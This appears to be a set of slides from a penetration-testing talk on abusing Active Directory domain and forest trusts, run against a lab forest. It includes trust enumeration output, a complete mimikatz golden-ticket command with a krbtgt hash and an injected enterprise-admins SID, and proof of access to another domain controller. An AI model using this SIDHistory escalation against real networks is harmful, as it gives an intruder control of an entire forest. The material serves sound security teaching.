
General | Trusts | Managed By

Domains trusted by this domain (outgoing trusts):


Domain Name	Trust Type	Transitive
SOPRANO.SL	Forest	Yes

Domains that trust this domain (incoming trusts):

Domain Name	Trust Type	Transitive
SOPRANO.SL	Forest	Yes




```
PS C:\Users\Administrator\Desktop> Get-DomainTrust


SourceName      : CAPSULE.CORP
TargetName      : BADABING.SOPRANO.SL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated     : 30/06/2019 17:43:28
WhenChanged     : 07/01/2020 10:37:38



PS C:\Users\Administrator\Desktop> Get-DomainTrust -Domain BADABING.SOPRANO.SL


SourceName      : BADABING.SOPRANO.SL
TargetName      : SOPRANO.SL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 30/06/2019 16:38:28
WhenChanged     : 07/01/2020 12:35:41

SourceName      : BADABING.SOPRANO.SL
TargetName      : CAPSULE.CORP
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated     : 30/06/2019 17:43:27
WhenChanged     : 07/01/2020 10:37:39
```



TrustedBy
TrustedBy
TWIN.PKS
SOPRANO.SL
TrustedBy
TrustedBy
TrustedBy
CAPSULE.CORP
BADABING.SOPRANO.SL
TrustedBy
TrustedBy

Child/Parent Trusts

If you compromise **BADABING.SOPRANO.SL**, you can compromise **SOPRANO.SL**

- Domains inside a forest trust each other
- Once a single domain is compromised, any domain in the forest is vulnerable to the **SIDHistory** attack


TrustedBy
SOPRANO.SL
TWIN.PKS
TrustedBy
TrustedBy
TrustedBy
TrustedBy
CAPSULE.CORP
BADABING.SOPRANO.SL
TrustedBy
TrustedBy



```
PS C:\Users\Administrator\Desktop> whoami
bb\administrator
PS C:\Users\Administrator\Desktop> hostname
DC02
PS C:\Users\Administrator\Desktop> Get-Item Env:\USERDNSDOMAIN

Name                           Value
----                           -----
USERDNSDOMAIN                  BADABING.SOPRANO.SL


PS C:\Users\Administrator\Desktop> .\mimikatz.exe "kerberos::golden /user:Administrator /krbtgt:06f9a5f4c421435d3ec31f9b11cfd0b1 /domain:
badabing.soprano.sl /sid:S-1-5-21-3521679781-933640294-1204677039 /sids:S-1-5-21-1322392565-4027810476-3846811590-519 /ptt" "exit"

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # kerberos::golden /user:Administrator /krbtgt:06f9a5f4c421435d3ec31f9b11cfd0b1 /domain:badabing.soprano.sl /sid:S-
1-5-21-3521679781-933640294-1204677039 /sids:S-1-5-21-1322392565-4027810476-3846811590-519 /ptt
User      : Administrator
Domain    : badabing.soprano.sl (BADABING)
SID       : S-1-5-21-3521679781-933640294-1204677039
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1322392565-4027810476-3846811590-519 ;
ServiceKey: 06f9a5f4c421435d3ec31f9b11cfd0b1 - rc4_hmac_nt
Lifetime  : 07/01/2020 17:10:25 ; 04/01/2030 17:10:25 ; 04/01/2030 17:10:25
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ badabing.soprano.sl' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\Administrator\Desktop> dir \\dc03.soprano.sl\ADMIN$


    Directory: \\dc03.soprano.sl\ADMIN$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       16/07/2016     15:23                ADFS
d-----       30/06/2019     18:02                ADWS
d-----       01/07/2019     22:12                appcompat
d-----       07/01/2017      4:25                AppPatch
d-----       30/06/2019     17:57                AppReadiness
d-r---       30/06/2019     18:26                assembly
d-----       07/01/2017      4:25                bcastdvr
d-----       16/07/2016     15:23                Boot
d-----       16/07/2016     15:23                Branding
d-----       07/01/2020     13:33                CbsTemp
d-----       16/07/2016     15:23                Cursors
```


Forest/External Trusts

- When a domain from other forest trusts you, you can query information about it

- A Forest/External trust does not imply any kind of privilege against the targeted domain (by default)


- Privileges across trusts must be configured by administrators
    - This user from DomainA can access this resource in DomainB
    - This user from DomainA is a member of this group in DomainB

Foreign Principals



Members:

Name	Active Directory Domain Services Folder
DCooper	TWIN
Johnny	SOPRANO.SL/Users



Name	Type	Readable Name
S-1-5-11	Foreign Securit...	NT AUTHORITY\Aut
S-1-5-17	Foreign Securit...	NT AUTHORITY\IUSI
S-1-5-21-782930469-3388530579-2161615053-1148	Foreign Securit...	TWIN\DCooper
S-1-5-4	Foreign Securit...	NT AUTHORITY\INT
S-1-5-9	Foreign Securit...	NT AUTHORITY\ENT

- TWIN\DCooper from TWIN.PKS is a member of the Satriales group in SOPRANO.SL
- TWIN\Dcooper is a Foreign Security Principal
- We want to identify this kind of objects that could allow us to hop between forests

Checks

✓ Find relationships between your domain and other domains

- I'm in a child domain? Root domain?

✓ Find if there are external relationships and

- Forest trusts? external trusts?

✓ Look for accounts who can potentially jump from your forest to another

- ForestA\Paco has sysdb privileges on ForestB\Sqlserver01

Interesting Links

- Sean Metcalf - Security Considerations for Active Directory (AD) Trusts
  - https://adsecurity.org/?p=282
- Sean Metcalf - Kerberos Golden Tickets are Now More Golden
  - https://adsecurity.org/?p=1640
- Will Schroeder - A Guide to Attacking Domain Trusts
  - http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/
- Will Schroeder - The Trustpocalypse
  - http://www.harmj0y.net/blog/redteaming/the-trustpocalypse/
- Dirk-jan Mollema - Active Directory forest trusts part 1 - How does SID filtering work?
  - https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/
- Will Schroeder – Not a Security Boundary: Breaking Forest Trusts
  - https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/
- Carlos García – Pentesting Active Directory Forests
  - https://www.dropbox.com/s/ilzjtlo0vbyu1u0/Carlos%20Garcia%20-%20Rooted2019%20-%20Pentesting%20Active%20Directory%20Forests%20public.pdf?dl=0

